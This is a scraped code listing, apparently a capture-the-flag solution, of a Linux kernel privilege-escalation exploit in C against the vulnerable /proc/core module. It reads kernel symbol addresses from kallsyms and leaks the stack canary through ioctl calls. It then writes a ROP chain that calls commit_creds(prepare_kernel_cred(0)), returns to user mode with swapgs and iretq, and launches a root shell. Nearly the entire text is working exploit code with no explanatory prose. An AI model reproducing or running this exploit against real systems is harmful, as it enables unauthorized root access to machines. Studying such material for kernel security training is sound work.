
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
|
size_t commit_creds = 0, prepare_kernel_cred = 0;
size_t kernel_base = 0xffffffff81000000, kernel_offset;
size_t user_cs, user_ss, user_rflags, user_sp;
void save_status(void)
{
asm volatile (
"mov user_cs, cs;"
"mov user_ss, ss;"
"mov user_sp, rsp;"
"pushf;"
"pop user_rflags;"
);
log_success("[*] Status has been saved.");
}
void get_root_shell(void)
{
if(getuid()) {
log_error("[x] Failed to get the root!");
sleep(5);
exit(EXIT_FAILURE);
}
log_success("[+] Successful to get the root.");
log_info("[*] Execve root shell now...");
system("/bin/sh");
/* to exit the process normally, instead of potential segmentation fault */
exit(EXIT_SUCCESS);
}
void core_read(int fd, char* buf)
{

ioctl(fd, 0x6677889B, buf);
}
void set_off_val(int fd, size_t off)
{
ioctl(fd, 0x6677889C, off);
}
void core_copy(int fd, size_t nbytes)
{

ioctl(fd, 0x6677889A, nbytes);
}
void exploitation()
{
FILE *ksyms_file;
int fd;
char buf[0x1000], type[0x10];
size_t addr;
size_t canary;
size_t rop_chain[0x100], i;
log_info("[*] ///EXPLOITING///");
save_status();
fd = open("/proc/core", O_RDWR);
if(fd < 0)
{
log_error("[x] failed to open the kernel module!");
exit(EXIT_FAILURE);
}
log_info("[*]reading kallsyms...");
ksyms_file = fopen("/tmp/kallsyms", "r");
if(ksyms_file == NULL)
{
log_error("[x] failed to open kallsyms!");
exit(EXIT_FAILURE);
}
while(fscanf(ksyms_file, "%lx%s%s", &addr, type, buf)) {
if(prepare_kernel_cred && commit_creds) {
break;
}
if(!commit_creds && !strcmp(buf, "commit_creds")) {
commit_creds = addr;
printf(
SUCCESS_MSG("[+] Successful to get the addr of commit_cread: ")
"%lx\n", commit_creds);
continue;
}
if(!strcmp(buf, "prepare_kernel_cred")) {
prepare_kernel_cred = addr;
printf(SUCCESS_MSG(
"[+] Successful to get the addr of prepare_kernel_cred: ")
"%lx\n", prepare_kernel_cred);
continue;
}
}
kernel_offset = commit_creds - COMMIT_CREDS;
kernel_base += kernel_offset;
printf(SUCCESS_MSG("[+] got base:") "%lx\n" SUCCESS_MSG("[+] got offset:") "%lx\n", kernel_base, kernel_offset);
log_info("[*] reading canary...");

set_off_val(fd, 64);
core_read(fd, buf);
canary = ((size_t*)buf)[0];
printf(SUCCESS_MSG("[+] got canary:") "%lx\n", canary);
for(i = 0;i < 10;i++)
{
rop_chain[i] = canary;
}
rop_chain[i++] = POP_RDI_RET + kernel_offset;
rop_chain[i++] = 0;
rop_chain[i++] = prepare_kernel_cred;
rop_chain[i++] = POP_RDX_RET + kernel_offset;
rop_chain[i++] = POP_RCX_RET + kernel_offset;
rop_chain[i++] = MOV_RDI_RAX_CALL_RDX + kernel_offset;
rop_chain[i++] = commit_creds;
rop_chain[i++] = SWAPGS_RESTORE_REGS_AND_RETURN_TO_USERMODE + kernel_offset;
rop_chain[i++] = 0;
rop_chain[i++] = IRETQ + kernel_offset;
rop_chain[i++] = (size_t)get_root_shell;
rop_chain[i++] = user_cs;
rop_chain[i++] = user_rflags;
rop_chain[i++] = user_sp;
rop_chain[i++] = user_ss;
log_info("[*] ///start execute ROP///");

write(fd, rop_chain, 0x800);
core_copy(fd, 0xffffffffffff0000 | (0x100));
}
int main()
{
exploitation();
return 0;
}
|